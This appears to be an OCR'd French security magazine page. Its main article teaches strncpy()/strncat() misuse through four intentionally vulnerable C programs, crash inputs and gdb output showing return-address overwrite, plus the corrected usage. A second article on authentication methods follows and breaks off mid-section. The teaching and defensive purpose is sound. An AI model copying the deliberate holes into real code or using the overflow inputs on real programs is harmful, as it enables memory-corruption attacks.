Notre programme place dans les buffers entry1[] et entry2[] les arguments argv[1] et argv[2] de la ligne de commande du programme. Dans les deux cas, la fonction strncpy() réalise la copie. La fonction func(), appelée en ligne 17, recopie le buffer entry1[] d'une taille de 8 octets dans le tableau buffer[] propre à la fonction func() et d'une taille de 12. Pourtant, ce programme est exploitable.

```
ouah@templeball:~$ make vuln1
cc    vuln1.c  -o vuln1
ouah@templeball:~$ ./vuln1 BBBBBBBB AAAAAAAAAAAA
Segmentation fault (core dumped)
ouah@templeball:~$ gdb -c core -q
Core was generated by `./vuln1 BBBBBBBB AAAAAAAAAAAA'.
Program terminated with signal 11, Segmentation fault.
#0  0x41414141 in ?? ()
```

L'adresse de retour de la fonction func() a été écrasée par les valeurs ASCII « AAAA », ce qui nous donne le contrôle sur %eip (le registre Instruction Pointer). Il s'agit donc d'un classique débordement de buffer dans la pile, exploitable pour obtenir des droits supplémentaires.

Certains peuvent arguer que la fonction func() aurait pu être codée différemment afin de prévenir ce genre de situation mais, en fait, l'erreur est due à une mauvaise utilisation de la fonction strncpy(). En effet, la page man (man 3 strncpy) nous indique que strncpy() copie au maximum n octets (le 3e argument) du buffer source dans le buffer de destination MAIS aussi que, s'il n'y a pas de *null byte* (caractère indiquant la fin d'une chaîne de caractères) dans ces n premiers octets, la fonction n'ajoute pas d'elle-même ce *null byte*. La fonction strncpy() ne garantit donc pas que la chaîne soit terminée par octet NULL.

Dans notre programme vulnérable, nos deux buffers entry1[] et entry2[] étant placés de façon adjacente en mémoire, la fonction func() copie le buffer entry1[]+entry2[] (au lieu de seulement entry1[], soit 8+16=24 octets au lieu des 12 prévus) dans le tableau buffer[], ce qui provoque le débordement.

Dans le cas général, une utilisation correcte et sécurisée de la fonction strncpy() est obtenue en ajoutant manuellement l'octet NULL dans le buffer destination.

```
strncpy(dest, src, sizeof(dest)-1);
dest[sizeof(dest)-1] = '\0';
```

Remarque : en fait, il n'est pas nécessaire d'ajouter le '\0' manuellement si le buffer est est défini static ou a été alloué avec la fonction calloc() car le contenu de tels buffers est mis à 0 lors de leur allocation. Il est cependant très conseillé de le faire pour éviter des erreurs à la relecture du code.

Une des causes de la mauvaise compréhension des développeurs lors de l'emploi de strncpy() et strncat() provient du fait que ces fonctions n'ont pas été conçues à l'origine pour des questions de sécurité, mais pour pouvoir simplement tronquer les chaînes de caractères à copier, indépendamment de la taille du buffer de destination. Dans ce contexte, il est évident que ces fonctions ne protègent plus du tout des débordements de buffer. Par exemple, dans le cas de

```
strncpy(dest, src, n);
```

où n vaudrait sizeof[src] / 2. Cela ne rend que plus difficile l'audit de code.

Strncat() poisoned NULL byte

Pour ajouter encore à la mauvaise compréhension des fonctions strncpy() et strncat(), celles-ci fonctionnent différemment. La fonction strncat() place toujours un *null byte* à la fin du buffer destination. L'utilisation fréquente de valeurs dynamiques pour la longueur à copier dans le 3e argument de strncat() augmente les risques d'erreurs. Notre deuxième programme vulnérable illustre une telle situation et débouche également sur un débordement.

```
1  #include <stdio.h>
2  #include <string.h>
3
4  func(char *sm) {
5        char buffer[128]="kab00m!!";
6        char entry[1024];
7
8        strncpy(entry, sm, sizeof(entry)-1);
9        entry[sizeof(entry)-1] = '\0';
10
11       strncat(buffer, entry, sizeof(buffer)-strlen(buffer));
12
13       printf ("%s\n", buffer);
14 }
15
16 main(int argc, char *argv[])
17 {
18
19 if (argc > 1) func(argv[1]);
20
21 }
```

A la ligne 11, le contenu du premier argument de la ligne de commande est concaténé au tableau buffer[] puis le résultat est affiché à la ligne 13. On a bien pris garde avec la fonction strncat() de ne pas concaténer plus d'octets qu'il n'en reste dans le tableau buffer[]. Et pourtant :

```
ouah@templeball:~$ make vuln2
cc    vuln2.c  -o vuln2
ouah@templeball:~$ ./vuln2 `perl -e 'print "A"x120'`
kab00m!!AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAA
Segmentation fault (core dumped)
ouah@templeball:~$ gdb -c core -q
Core was generated by `./vuln2
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAA
AAAAAAA'.
Program terminated with signal 11, Segmentation fault.
#0  0x41414141 in ?? ()
```

En fait, si un octet NULL est toujours ajouté avec la fonction strncat(), il ne faut pas le comptabiliser dans la longueur spécifiée !

Dans notre programme, la conséquence est que si l'on tente de concaténer trop d'octets, un octet NULL est ajouté un octet trop loin, soit après notre buffer. Il s'agit donc d'un cas d'*off-by-one overfow*. Cet octet supplémentaire, appelé parfois *poisoned null byte* dans la littérature (suite à un message d'Olaf Kirch), écrase le dernier octet (puisque l'architecture x86 fonctionne en Little Endian) du pointeur de frame *(frame pointer)* %ebp sauvegardé. En effet, le tableau buffer[] étant défini en premier dans la fonction, il est donc ajouté dans la frame juste dessus le pointeur de frame %ebp.

Nous avons vu dans l'article « Petits débordements dans la pile » de Christophe Bailleux (paru dans le précédent MISC) qu'en écrasant le pointeur de frame %ebp, il était parfois possible d'exploiter un programme. En fait, bien que dans notre programme vulnérable le dernier octet du pointeur de frame %ebp est écrasé avec la valeur fixe NULL, il est toujours possible de l'exploiter. En effet, grâce à la taille de entry[] qui est de 1024, le pointeur de frame %ebp dont le dernier octet a été mis à 0 a de fortes chances de pointer à un endroit dans ce buffer entry[]. (La raison est que mettre le dernier octet du pointeur de frame %ebp à 0 revient à le faire pointer à une adresse plus basse or, comme la pile croît toujours vers les adresses basses sous x86, le buffer entry[] est situé quelques octets plus bas en mémoire que la frame pointée par le pointeur de frame %ebp). Pour plus d'informations, vous pouvez aller visualiser l'exploit dont l'url a été donnée plus haut.

L'utilisation correcte de strncat() est donc de la forme :

```
strncat(dest, src, sizeof(dest)-strlen(dest)-1);
```

afin de prendre en compte cet octet NULL et ainsi éviter qu'il ne tombe en dehors du buffer destination.

Erreur de type casting avec la fonction strncat()

Les deux programmes vulnérables précédents montraient les cas les plus fréquents de manipulation incorrecte des fonctions strncpy() et strncat(). Notre troisième programme, un peu plus farfelu, montre une erreur de type « transtypage » (*casting*) qui conduit à un débordement de buffer et dont la fonction strncat() est le vecteur d'attaque.

```
1  #include <stdio.h>
2  #include <string.h>
3
4  func(char *domain) {
5          int len = domain[0];
6          char buff[64];
7
8          buff[0] = '\0';
9
10         if (len >= 64) {
11                 fprintf (stderr, "Overflow
attempt detected!\n");
12                 return;
13         }
14
15         strncat(buff, &domain[1], len);
16 }
17
18 main(int argc, char *argv[])
19 {
20
21 if (argc > 1) func(argv[1]);
22
23 }
```

Ici encore, l'argument de la ligne de commande est copié dans un buffer. Le premier octet de l'argument indique le nombre d'octets maximum à copier. A la ligne 10, on teste si la valeur de cet octet est supérieure ou égale (on se rappelle de l'octet NULL de strncat()) à la taille du buffer (64), auquel cas on sort de la fonction afin d'éviter un débordement de buffer. Testons notre programme avec une valeur inférieure à 64 (3F en hexa correspond à 63 en décimal).

```
ouah@templeball:~$ gcc -g vuln3.c -o vuln3
ouah@templeball:~$ ./vuln3 `printf "\x3F"`perl -e 'print "A"x76'`
ouah@templeball:~$
```

Tout se passe correctement. Essayons maintenant de provoquer le débordement avec la valeur 64 (0x40) :

```
ouah@templeball:~$ ./vuln3 `printf "\x40"`perl -e 'print "A"x76'`
Overflow attempt detected!
```

Notre programme paraît à première vue sécurisé mais, il ne l'est pas. Il comporte une faille liée au type de la variable len. Voyons tout d'abord le prototype de la fonction strncat() :

```
char *strncat(char *dest, const char *src, size_t n);
```

On remarque que la longueur n est de type size_t. Ce type est en fait équivalent au type unsigned int. Dans notre programme, à la ligne 5, nous mettons le premier octet de l'argument (de type char) dans la variable len (de type int). Le type char et le type int sont tous les deux des types signés. Le type char, dont la taille est d'un octet, prend ainsi ses valeurs positives de 0x00 à 0x7F (127) et ses valeurs négatives de 0xFF (-1) à 0x80 (-128). Lorsque domain[0] est supérieur à 0x7F, il est vu comme un entier négatif. Lors de son affectation dans la variable len, il est alors *étendu* (les 24 premiers bits sont mis à 1) pour devenir un int négatif. Étant négatif, il contourne le test de la ligne 9. Toutefois comme le 3e argument de la fonction est de type size_t qui est non-signé, il est alors considéré comme un nombre positif : à cause des bits mis à 1, il devient soudainement un nombre extrêmement grand !

Sachant cela, testons à nouveau notre programme avec une valeur adéquate :

```
ouah@templeball:~$ ./vuln3 `printf "\x80"`perl -e 'print "A"x76'`
Segmentation fault (core dumped)
ouah@templeball:~$ gdb vuln3 -q
(gdb) l func
1    #include <stdio.h>
2    #include <string.h>
3
4    func(char *domain) {
5          int len = domain[0];
6          char buff[64];
7
8          buff[0] = '\0';
9
10         if (len >= 64) {
(gdb) b 6
Breakpoint 1 at 0x804845f: file vuln3.c, line 6.
(gdb) r `printf "\x80"`perl -e 'print "A"x76'`
Starting program: /home/ouah/vuln3 `printf "\x80"`perl -e 'print "A"x76'`
Breakpoint 1, func (domain=0xbffffb06 "\200", 'A' ) at vuln3.c:8
8          buff[0] = '\0';
(gdb) p/x len
$1 = 0xffffff80
```

```
(gdb) p/u len
$2 = 4294967168
(gdb) c
Continuing.

Program received signal SIGSEGV, Segmentation fault.
0x41414141 in ?? ()
```

Ce programme est exploitable car malgré une très grande valeur du 3ème argument de strncat(), la fonction strncat() s'arrête de copier dès la fin de la chaîne de caractères src. Cela n'est pas le cas de la fonction strncpy() qui continue à remplir de 0 le buffer destinations si la taille de la chaîne source est plus petite que n. Notre programme aurait été ainsi inexploitable si nous avions utilisé cette fonction à la place de strncat() car à force de copier près de 4 Go de données depuis la pile, strncpy() aurait voulu écrire dans la mémoire du noyau provoquant une segfault (ce qui constitue quand même un risque de Déni de Service en faisant planter l'application).

Il y a plusieurs façons d'éviter cette erreur de type, par exemple en faisait une conversion de type de domain[0] à unsigned avant l'affectation de la ligne 5, en définissant len comme unsigned ou encore en changeant le type de domain dans la définition de la fonction func() pour mettre unsigned char.

La présence d'un tel bogue peut paraître hautement improbable et artificielle, pourtant il s'était manifesté dans le programme Antisniff d'Atstake dont nous nous sommes inspiré pour écrire notre exemple. Les bogues de type *casting* sont souvent difficiles à détecter, même lors d'audits manuels de code par des spécialistes. Le bogue deattack.c de SSHD révélé en février 2001, et qui conduisait à une exploitation donnant un accès root à distance, était aussi dû à une erreur de typage (il ne mettait toutefois pas en cause les fonctions strncpy() et strncat()). L'affectation d'un entier non-signé 32 bits à un entier non-signé 16 bits (on parle alors d'*integer overflow*) permettait de modifier l'index d'une table dans laquelle des valeurs étaient écrites pour cibler des endroits non-autorisés dans la mémoire (voir [4]).

Variations de ces vulnérabilités

Comme toujours avec les débordements de buffer, les variations sont nombreuses et souvent subtiles. Notre dernier exemple est une variation de l'erreur commise avec strncpy() dans notre premier programme vulnérable. Il combine aussi le fait que, comme nous l'avons montré dans la section précédente, le dernier argument des fonctions strncat() est de type size_t.

```
1  #include <string.h>
2  #include <stdio.h>
3
4  main(int argc, char *argv[]){
5      int i = 5;
6      char dest[8];
7
8  if (argc > 2) {
9      strncpy(dest, argv[1], sizeof(dest));
10     strncat(dest, argv[2], sizeof(dest)-strlen(dest)-1);
11     printf("Valeur de i: %08x\n", i);
12     }
13 }
```

Ce programme concatène les deux premiers arguments de la ligne de commande dans le buffer dest[] et sort en affichant le contenu de la variable i. A la ligne 9, le programmeur a de nouveau mal utilisé la fonction strncpy() tandis qu'il emploie correctement strncat() à la ligne 10. Exécutons le programme normalement :

```
ouah@templeball:~$ make vuln4
cc    vuln4.c   -o vuln4
ouah@templeball:~$ ./vuln4 BBBBBBB AAAAAAAAAAA
Valeur de i: 00000005
```

Maintenant, exécutons le programme avec un premier argument de longueur 8 de telle sorte que strncpy() ne termine pas la chaîne de caractères par un octet NULL.

```
ouah@templeball:~$ ./vuln4 BBBBBBBB AAAAAAAAAAA
Valeur de i: 41414105
Segmentation fault (core dumped)
```

En fait, les octets NULL de la variable i (32 bits) servent de terminaison pour la chaîne de caractères placée dans le buffer dest[]. A la ligne 10, strlen(dest) devenant alors plus grand que sizeof(dest), la valeur sizeof(dest)-strlen(dest)-1 devient négative. Ainsi que dans notre programme vulnérable précédent, le dernier argument de strncat(), qui est de type size_t, prend alors une valeur énorme : strncat() adopte le même comportement qu'un simple strcat().

```
ouah@templeball:~$ gdb -c core -q
Core was generated by `./vuln4 BBBBBBBB AAAAAAAAAAA'.
Program terminated with signal 11, Segmentation fault.
#0  0x41414141 in ?? ()
```

Cette fois encore, en écrasant la valeur de retour de main(), le programme est exploitable.

Les fonctions strlcpy() et strlcat() d'OpenBSD

En 1996, quand l'équipe d'OpenBSD commença à auditer les sources des programmes intégrés à la distribution, ils remarquèrent à leur surprise qu'ils ne devaient pas seulement contrôler les fonctions strcpy() et strcat() mais aussi les fonctions strncpy() et strncat().

Conscients que l'utilisation de ces fonctions était largement mal comprise, les gens d'OpenBSD ont développé en 1999 une alternative à strncpy() et strncat() avec l'écriture des fonctions strlcpy() et strlcat() (apparues dans OpenBSD 2.4). Ces deux fonctions ont une définition intuitive et garantissent de toujours terminer la chaîne destination avec un octet NULL. Regardons les prototypes de ces fonctions :

```
size_t strlcpy(char *dst, const char *src, size_t size);
size_t strlcat(char *dst, const char *src, size_t size);
```

Contrairement à strncpy() et strncat() qui retournent un pointeur sur la destination, ce qui est très rarement utilisé, les fonctions strlcpy() et strlcat() retournent la longueur totale des chaînes de caractères qu'elles essaient de créer. Pour strlcpy(), cela signifie la longueur de la source et pour strlcat(), la longueur de la destination avant concaténation plus la longueur de la source. Cela est utile car, en pratique, il arrive souvent qu'on construise une chaîne de caractères avec strncpy()/strncat() puis qu'on en cherche la longueur avec strlen().

L'utilisation de strlcpy() et de strlcat() pour produire le même effet qu'une manipulation correcte, décrite plus haut, de strncpy() et strncat() se fait simplement ainsi :

```
strlcpy(dest, src, sizeof(dest));
strlcat(dest, src, sizeof(dest));
```

De plus, strlcpy() résout le comportement étrange de strncpy(), indiqué plus haut, qui copie exactement le nombre d'octets spécifié dans son 3e argument, au besoin en ajoutant des 0 supplémentaires. Des tests ont fait apparaître des conséquences non-négligeables en terme de performances dues à ce comportement car il est fréquent de copier de petites chaînes de caractères dans des buffers beaucoup plus grands (exemple : les buffers de noms de fichiers).

Ces deux fonctions ont maintenant été adoptées (dans string.h) sur d'autres systèmes comme FreeBSD, NetBSD et Solaris mais ne sont toujours pas disponibles dans la glibc. Il y a cependant beaucoup de polémiques justement pour savoir s'il est pertinent ou non de les inclure dans la glibc.

Conclusion

De même que pour les fonctions strcpy() et strcat(), ce ne sont pas les fonctions strncpy() et strncat() qu'il faut blâmer. Ces fonctions font exactement ce qu'elles prétendent faire. Il s'agit encore d'erreurs humaines, même s'il faut reconnaître que la définition de ces fonctions est vraiment ambiguë. Il faut toutefois, et c'est ce que nous avons montré dans cet article, être très prudent lors de leur manipulation et veiller à ne pas être gagné, sous prétexte de l'emploi des fonctions strncpy()/strncat() à la place des strcpy()/strcat(), par cette impression courante lorsqu'on parle de sécurité : le faux sentiment de sécurité.

Bibliographie

[1] Aleph1, Smashing the stack for fun and profit
http://www.phrack.org/phrack/49/P49-14

[2] Klog, The Frame pointer overwrite
http://www.phrack.org/phrack/55/P55-08

[3] Twitch, Exploiting Non-adjacent Memory Spaces
http://www.phrack.org/phrack/56/p56-0x0e

[3] Scut, Antisniff latest ("two times fixed") version still exploitable
http://online.securityfocus.com/archive/1/60834/2000-05-17/2000-05-23/0

[4] Michal Zalewski, Remote vulnerability in SSH daemon crc32 compensation attack detector
http://razor.bindview.com/publish/advisories/adv_ssh1crc.htm

[5] Todd C. Miller et Theo de Raadt, strlcpy and strlcat - consistent, safe, string copy and concatenation
http://www.openbsd.org/papers/strlcpy-paper.ps

Olivier GAY - olivier.gay@epfl.ch
Ecole Polytechnique Fédérale de Lausanne (Suisse)

Last modified: Wed May 29 19:19:07 CEST 2002

Classes d'authentification

L'authentification est le fait de prouver son identité. C'est-à-dire réussir à convaincre le correspondant que l'on est bien qui l'on prétend être. Il existe une infinité de façons de réaliser une authentification. Nous allons nous restreindre au cas d'un utilisateur réel (donc en laissant de côté les cas d'authentification d'une machine, d'un processus, etc.).
Il est possible de classifier les méthodes d'authentification en plusieurs classes : je connais, je possède, je suis, je sais faire. Nous allons maintenant traiter ces différentes classes.

Je connais

Cette première classe contient les moyens d'authentification les plus répandus. Le plus connu est le simple mot de passe. L'utilisateur entre son nom de *login* pour s'*identifier* auprès du système, puis entre son *mot de passe* pour s'*authentifier*. On peut remarquer la distinction entre identification et authentification ; il n'y a pas d'authentification sans une identification au préalable.

Par exemple, sur une console texte :

```
Debian GNU/Linux 3.0  ornitho rynque tty1
ornithorynque login: rousseau
Password: **********
```




fig.1

L'authentification est considérée comme fiable tant que la connaissance du mot de passe est limitée à l'utilisateur. Les problèmes du mot de passe sont principalement :

- généralement facile à découvrir avec l'aide d'un dictionnaire des mots de passe courants,
- facilement communicable à une tierce partie qui n'aurait normalement pas accès au système,
- facilement « volable » si le voleur peut regarder votre clavier pendant l'entrée du mot de passe,
- facilement oubliable si c'est un mot de passe qui ne sert pas souvent.

D'autres mécanismes ont été proposés pour résoudre certains problèmes des mots de passe. On peut citer l'utilisation d'images abstraites ("Déjà Vu — A User Study : Using Images for Authentication" [1]) ou de visages. L'idée est qu'il est plus simple de se souvenir d'un ensemble d'images que d'une suite de caractères. Le système présente une série d'images et l'utilisateur sélectionne celles qui forment son *mot de passe* (Figure 1)

L'avantage du système à base d'images abstraites est qu'il est difficile de communiquer le mot de passe à une autre personne. Il faudrait décrire les images et deux personnes différentes ne vont pas exprimer les mêmes descriptions pour une même image. Pour la même raison, il est difficile de décrire les images et de stocker cette description sur un *Post-it* sous le clavier ou dans un carnet à mots de passe (comme c'est malheureusement trop souvent le cas avec un mot de passe).

Je possède

Dans cette classe intervient un objet physique que possède l'utilisateur.

L'exemple typique est la carte magnétique (magnetic stripe) (Figures 2 et 3). Il s'agit juste de mémoriser de façon simple un identifiant et un mot de passe. Un premier avantage est que le mot de passe peut être beaucoup plus long puisqu'il n'est plus stocké dans un cerveau humain mais sur une piste magnétique. Un deuxième avantage est qu'il est difficile d'espionner une piste magnétique par-dessus l'épaule d'un utilisateur comme c'est le cas pour un mot de passe.

Pour copier une carte magnétique, il faut avoir physiquement accès à la carte (ou mettre un espion dans le lecteur). Un des problèmes de cette technologie est que l'authentification est statique. C'est-à-dire que le même message est utilisé à chaque fois pour s'authentifier ; au contraire d'une authentification

fig.2;3

dynamique qui utilise un message différent lors de chaque authentification (nous verrons ce cas plus loin). Il suffit donc de le récupérer une fois pour pouvoir le réutiliser ensuite tant qu'il reste valide. Et lire une piste magnétique est très facile et peu coûteux, c'est d'ailleurs une des clés du succès de cette solution : le faible coût.

Un autre problème de cette technologie est qu'il suffit de voler le support physique pour réussir à se faire authentifier à la place de l'utilisateur. Il est aussi très facile pour un utilisateur autorisé de prêter sa carte magnétique à une tierce personne non autorisée et ainsi de lui faire profiter de ses droits.

Ce problème de vol ou de prêt peut être en partie résolu en mettant sur la carte une photo d'identité qui sera vérifiée par un gardien humain. Mais cela nécessite une présence humaine pour le contrôle et donc coûte cher.

Pour limiter les copies (intentionnelles ou non), le support physique est rendu difficilement copiable comme en intégrant un hologramme par exemple. Cette protection n'est efficace que si un humain vérifie l'authenticité de la carte mais est inefficace si la carte est utilisée avec un automate.

Je suis

fig.4

Cette troisième classe utilise aussi un support physique mais cette fois le support physique n'est plus accessible par vol ni emprunt puisqu'il s'agit d'une partie du corps de l'utilisateur. Il s'agit du domaine de la biométrie ou, autrement dit, de mesurer des caractéristiques physiques d'un individu pour le discerner de façon fiable des autres individus d'une population.

L'authentification biométrique la plus connue et la plus ancienne est l'empreinte digitale (Figure 4).

Empreinte digitale

Comme pour les deux classes précédentes, il s'agit de comparer l'authentifiant présenté par l'utilisateur avec l'authentifiant de référence stocké dans le système. Contrairement à un mot de passe, la comparaison est plus complexe dans le cas d'une empreinte digitale.

Il faut en fait extraire des points caractéristiques de l'empreinte et les comparer avec les points caractéristiques de l'empreinte de référence. Cette comparaison n'est pas fiable à 100% et on obtient deux taux d'erreur : le taux de faux rejets et le taux de fausses acceptations.

Faux rejet

Un faux rejet est lorsque la bonne personne n'est pas reconnue par le système : elle est rejetée à tort. Cela peut se produire si le doigt n'est pas propre ou qu'il a été mal placé sur le capteur.

Pour diminuer ce taux de faux rejets (False Rejection Rate (FRR)), il suffit d'être plus laxiste lors de la comparaison entre l'empreinte présentée et l'empreinte de référence. On peut ainsi considérer que si 80% des points caractéristiques de l'empreinte de référence sont présents dans l'empreinte présentée, l'utilisateur est authentifié.

Fausse acceptation

Le problème qui découle de ce relâchement du contrôle pour diminuer le taux de faux rejets est que, du coup, une autre personne avec une empreinte proche pourrait être indûment authentifiée. Cette personne serait alors authentifiée à tort.

Pour diminuer ce taux de fausses acceptations (False Acceptation Rate (FAR)), il faut être plus exigeant lors de la comparaison. Il est maintenant évident que les deux taux sont liés entre eux et que diminuer l'un fait augmenter l'autre.

Les valeurs à fixer pour ces taux sont très dépendantes de l'application. Par exemple, une authentification biométrique pour retirer de l'argent à un distributeur aura un taux de faux rejets (rejets à tort) faible afin que les clients puissent récupérer 100 du premier coup, sinon ils changent de banque et de système. Par contre, le système d'accès au centre de lancement de missile aura un taux de fausses acceptations (acceptations à tort) quasiment nul. Dans ce dernier cas, le problème n'est pas qu'un militaire râle parce qu'il a dû essayer trois fois avant de pouvoir entrer, mais qu'un intrus puisse entrer après 20 essais et une empreinte approchante.

Avantages de la biométrie

Le premier avantage de la biométrie est qu'il est difficile d'« oublier » son authentifiant biométrique à la maison. On l'a donc toujours sur soi.

Le second avantage est que l'authentifiant biométrique est normalement difficilement copiable ou prêté. En fait, le capteur utilisé doit s'assurer que le doigt n'est pas un faux doigt ou un doigt mort en mesurant la température ou le pouls ou autre chose encore. Ça n'est pas un problème facile.

Inconvénients de la biométrie

L'inconvénient principal est qu'il faut stocker l'authentifiant de référence quelque part et il faut que cet authentifiant soit disponible lors de la comparaison avec l'authentifiant soumis. On peut penser à les stocker sur une base de données en réseau mais il faut que cette base soit toujours disponible et il ne faut pas que l'authentifiant puisse être modifié par un autre authentifiant en cours de route. Il faut donc lier l'authentifiant de référence et l'identité en créant un certificat signé par une autorité de confiance.

Une autre solution est de stocker cet authentifiant de référence sur un support comme une carte magnétique. Il faut toujours lier, par la signature électronique d'une autorité de confiance, l'empreinte de référence et l'identité de l'utilisateur. Dans le cas contraire, il est possible pour un imposteur de se faire passer pour un utilisateur autorisé. Il suffit à l'imposteur de mettre son empreinte de référence sur une carte magnétique. Lorsqu'il va vouloir s'authentifier auprès du système, il va entrer sa carte magnétique contenant son empreinte de référence et appliquer son doigt sur le lecteur. Bien sûr les deux empreintes correspondent et l'imposteur devrait être autorisé. Le problème ici est qu'il faut que le système puisse vérifier que l'utilisateur identifié est autorisé à utiliser le système. Une fois ce premier contrôle effectué, le système peut authentifier l'utilisateur identifié.

On vient de voir qu'il faut protéger l'empreinte de référence contre toute modification. Il faut aussi s'assurer que l'empreinte « lue » par le capteur biométrique est bien celle qui est comparée à l'empreinte de référence. C'est-à-dire qu'il ne faut pas que l'empreinte lue puisse être modifiée et remplacée par une empreinte valide (récupérée par un moyen quelconque). Cela pourrait arriver si l'empreinte lue est envoyée à un serveur qui fait la comparaison. Il faudrait protéger l'empreinte pendant le transfert aussi bien en intégrité (pour éviter une modification) qu'en confidentialité (pour éviter le vol et la réutilisation frauduleuse).

D'autres solutions d'authentification biométrique

Il existe bien d'autres systèmes biométriques. On peut penser par exemple à la reconnaissance de l'iris de l'œil, de la cartographie des vaisseaux sanguins de la rétine de l'œil, de la géométrie de la main, de l'ADN qui devrait être l'authentification ultime mais qui pour des raisons de coût et de temps de traitement n'est pas utilisable en pratique.

Une authentification biométrique bon marché est l'authentification de la voix. Ce système est, par exemple, utilisé sur MacOS9 (Figure 5).

Cette authentification est bon marché car le matériel nécessaire (micro, puissance de calcul et espace de stockage) est déjà




fig.5

disponible. L'authentification vocale est également envisagée pour remplacer le code PIN sur un téléphone portable. Le microphone du téléphone est bien sûr utilisé et le traitement informatique est réalisé par le téléphone et la carte SIM.

Je sais faire

Signature manuscrite

La signature manuscrite peut s'apparenter à l'empreinte digitale car le mécanisme est quasiment le même : le système compare les mouvements de l'utilisateur lors de sa signature avec une signature de référence. Dans le cas de la signature manuscrite, ce n'est pas tant le graphisme qui est utilisé, mais la dynamique des mouvements lors de la signature. Cette dynamique est en effet beaucoup plus difficile à copier que le dessin de la signature. On retrouve les mêmes avantages et inconvénients que l'empreinte digitale.




fig.6,a,b,c,d

Un schéma de signature manuscrite a été implanté ("Draw A Secret" [2]) sur un assistant personnel Palm en profitant du fait que ce dernier possède un écran tactile.

On peut voir le dessin entré par l'utilisateur (Figure 6a) et le

dessin de référence (Figure 6b).

Si l'utilisateur entre un dessin différent (le point à gauche est mal placé) (Figure 6c), l'accès est refusé (Figure 6d).

Le sens du tracé et l'ordre de tracé des éléments est important et augmente le nombre de combinaisons possibles. Dans le cas du Palm, la dynamique de la signature n'est pas prise en compte car l'écran tactile n'est pas prévu pour ce genre d'acquisition.

Cryptographie

Le cerveau humain n'est pas très efficace pour effectuer des calculs cryptographiques assurant un niveau de sécurité suffisant. Les calculs sont donc, en général, réalisés par un « token cryptographique » que l'utilisateur transporte avec lui. Ce token peut prendre la forme d'une carte à puce (Figure 7), d'un périphérique USB (Figure 8), PCMCIA ou autre.

fig.7

La puce de la carte ou le token USB est un micro-ordinateur doté d'un processeur, d'une mémoire non volatile et d'un canal de communication (série, USB, etc.) avec le monde extérieur. Le secret authentifiant l'utilisateur est stocké dans la mémoire non volatile et est utilisé par un algorithme cryptographique.

fig.8

L'algorithme cryptographique le plus utilisé est l'algorithme asymétrique RSA. RSA permet de lier deux clés cryptographiques : une clé privée que seul l'utilisateur (ou son token) connaît et une clé publique. La clé publique est liée à l'identité de l'utilisateur à l'aide d'un certificat qui garantit l'association (clé publique, identité de l'utilisateur).

L'algorithme d'authentification fonctionne sur le schéma du défi - réponse. Le token cryptographique, le prouveur, est mis au défi de prouver qu'il connaît la clé privée en effectuant un calcul sur un message aléatoire soumis par le vérifieur. Seul le token possédant la clé privée de l'utilisateur peut réaliser correctement ce calcul (sinon cela implique des calculs (en général la factorisation d'un grand nombre) qui ne sont pas faisables en un temps raisonnable).

Le vérifieur est maintenant sûr que le prouveur connaît la clé privée de l'utilisateur. L'inconvénient est que, si on en reste là, n'importe qui possédant le token peut se faire passer pour l'utilisateur.

Combinaisons

Pour éviter que la simple possession du token authentifie le porteur, le token doit au préalable authentifier le porteur en utilisant une méthode d'une des trois classes précédentes.

Token cryptographique + je connais

C'est la technique classique. Le token et l'utilisateur partagent un code secret (typiquement 4 chiffres) et le token n'accepte d'effectuer un calcul cryptographique que si le bon code secret lui est présenté. Le code secret est court et s'il était utilisé seul, il serait attaquable par recherche exhaustive (essayer tous les codes secrets possibles). En général, trois présentations de faux codes bloquent le token qui ne peut plus être utilisé.

La combinaison token cryptographique et code secret est très répandue car cela fournit un très bon niveau de sécurité pour un coût peu élevé. C'est l'exemple d'une carte SIM de téléphone portable utilisé sur le réseau GSM.

Token cryptographique + je possède

